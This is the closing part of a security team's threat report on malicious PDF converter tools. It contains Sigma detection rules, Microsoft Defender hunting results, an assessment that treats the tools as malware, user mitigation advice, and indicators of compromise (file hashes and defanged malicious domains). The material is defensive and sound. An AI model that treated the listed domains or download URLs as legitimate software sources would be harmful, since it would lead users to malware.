
To detect possible malicious PDF Tools.



```
title: Executable PDF Tool Dropped in Downloads Folder by Browser
id: f77fa54d-11e5-4a25-99a6-6040329010ce
status: stable
description: Detects executable files with names containing PDF-related keywords (e.g., "pdf", "convert", "editor")
             being dropped in the Downloads folder by a web browser process. This behavior is typical of users downloading
             potentially unwanted or malicious PDF converters.
author: CSIRT Controlware
date: 2025-11-26
logsource:
  category: file_event
  product: windows
detection:
  selection:
    TargetFilename|contains:
      - '\Downloads\'
    TargetFilename|endswith: '.exe'
    TargetFilename|contains:
      - 'pdf'
      - 'convert'
      - 'editor'
    Image|endswith:
      - '\chrome.exe'
      - '\msedge.exe'
      - '\firefox.exe'
      - '\iexplore.exe'
      - '\brave.exe'
      - '\opera.exe'
  condition: selection
falsepositives:
  - Legitimate PDF converters downloaded intentionally by the user
  - Enterprise software distributed via browser
level: medium
tags:
  - attack.initial_access
  - attack.t1189
references: []
```

Figure 21 Controlware CSIRT-SIGMA rule


Some matches we found.



FileName	FileOriginUrl
pdfclick.exe	https://runeton.com/clic?fofk=e9b25a64-8496-48ca-a868-62458777bc6...
pdfclick.exe	
PDFSparkWare_225338....	
PDFSparkWare_225338....	https://pdfsparkware.com/PDFSparkWare.exe?campaign_id=230697297...
PDFSparkWare_851141....	https://pdfsparkware.com/PDFSparkWare.exe?campaign_id=230697297...

Figure 22 Controlware CSIRT-MS Defender-Advanced Threat Hunting


To detect installed potential malicious PDF Converter tools.



```
title: Suspicious PDF Tool Dropping Files into AppData\Local
id: 0b6472de-c300-4fc5-864d-6d487b5354e6
status: stable
description: Detects executable files located in the Downloads folder with names related to PDF or file editing that create
             files with suspicious names (e.g., unins, update, convert) in the AppData\Local directory — a common pattern for
             malicious PDF tools.
author: CSIRT Controlware
date: 2025-11-28
logsource:
  category: file_event
  product: windows
detection:
  selection1:
    TargetFilename|contains:
      - '.txt'
      - 'unins'
      - 'update'
      - 'pdf'
      - 'convert'
      - 'edit'
    Image|contains:
      - 'pdf'
      - 'convert'
      - 'edit'
    Image|endswith: '.exe'
  selection2:
    TargetFilename|contains:
      - '\AppData\Local\'

  selection3:
    Image|contains:
      - 'Downloads'
  selection4:
    TargetFilename|contains:
      - 'Azure'
      - 'PDF24'
      - 'wps'
  condition: selection1 and selection2 and selection3 and not selection4
falsepositives:
  - Legitimate PDF editors or converters installed from Downloads
  - Custom-built applications with similar naming conventions
```

Figure 23 Controlware CSIRT- SIGMA rule

Some matches we found;



FileCreated	PDFClickUpdater.exe	C:\Users\[redacted]\AppData\Local\PDFClick\PDFClickUpdater.exe
FileCreated	Newtonsoft.Json.dll	C:\Users\[redacted]\AppData\Local\PDFClick\Newtonsoft.Json.dll
FileCreated	System.ValueTuple.dll	C:\Users\[redacted]\AppData\Local\PDFClick\System.ValueTuple.dll
FileCreated	PDFSparkWare_851141.t...	C:\Users\[redacted]\AppData\Local\Temp\is-IF2DE.tmp\PDFSparkWare_851141.tmp
FileCreated	PDFSparkWare_496571.t...	C:\Users [redacted] AppData\Local\Temp\is-E6RGB.tmp\PDFSparkWare_496571.tmp

Figure 24 Controlware CSIRT-MS Defender-Advanced Threat Hunting

Final Assessment

PDF converter scams demonstrate how professional attackers operate today: they combine social engineering, legitimate code-signing certificates, and technical obfuscation to remain under the radar for extended periods. This is precisely why a reactive security model is no longer sufficient.
Threat hunting is the most effective way to stay ahead of such campaigns. Only through proactive, hypothesis-driven investigation can anomalies be detected before a backdoor becomes active. Threat hunting determines time-to-detection and supports attack prevention by uncovering the preparatory steps taken by adversaries. Based on the red flags mentioned above, these tools cannot be classified as typical PUAs. The remote server communication patterns seen in the tools we analyzed indicate that they are fully capable of delivering a second-stage payload at any moment. Therefore, the most reasonable approach is to treat these tools as malware and take appropriate action.

Recommended mitigation measures

- Users should be made aware of the importance of not clicking on advertisements
- Users who really need a PDF converter should not search for it themselves on the internet and should not download it through ads
- Trusted ad blockers can be used to prevent advertisements.
- The tracking-prevention option in browsers should be enabled

IoCs

ConvertMate:

SHA256:08b9f93000512b45f8c2e8d3d6624536b366e67c40fd4b958db58e3a1d129c3d
5b4861baeb563875c99614bd6586a9e3b1bd2fef835afffa03210e86eeb6c775
dcownil[.]com
conmateapp[.]com
banifuri[.]com
takelecon[.]com
chrialletworton[.]com
confetly[.]com
climatcon[.]com

CrystalPDF:
SHA256:0602811ee5babfd67089b9adb3397201924fc86943a1a544c3d6dd66a18fc16c
51d4b6935205b8aef162daa87935ee0f0fb6a1b3fedcaaadff2eaa8075aaf3fe
crystalpdf[.]com
ramiort[.]com
strongdwn[.]com
windwn[.]com
negmari[.]com

Easy2Convert:

SHA256:c60a9792f93e923834545153ec31f3420878c0d94c011a6b7ef30b5a2074a38a
27262f4bf8096f04e53309d4ce603cfbeb27ed10abdf1c461d3ccb14e012f61e
ez2convertapp[.]com
comitoni[.]com
barinoty[.]com
relivanyo[.]com
hagalilk[.]com
eloknys[.]com

PDF Spark:
SHA256:415b6d1bb78cb74a468b29e7af09e885999cfcabf2c413f3bf533c2191d4e626
7ed76946c8ef0829f1011ce230cae7b63c3bf061de1e5f9d8da616a97ad6e4c5
pdfsparkware[.]com
sparkonsoft[.]com
pdfsetup[.]com
pdfsparkapi[.]com

PowerDoc:
SHA256:b3afc517095d0362a32c5655f7572123e5db2e09fe24f6f917b880d6a969c682
ulinikio[.]com
getpowerdoc[.]com
shtimat[.]com
powerdocapp[.]com

PdfClick:
SHA256:09474277051fc387a9b43f7f08a9bf4f6817c24768719b21f9f7163d9c5c8f74
50651ed57b60d48da11117a170241da8669bf0e6e7ea76d7f2d364db80e16d6f
pdfclickapp[.]com
runeton[.]com
hamarit[.]com
netarlio[.]com
altinory[.]com
oblifagi[.]com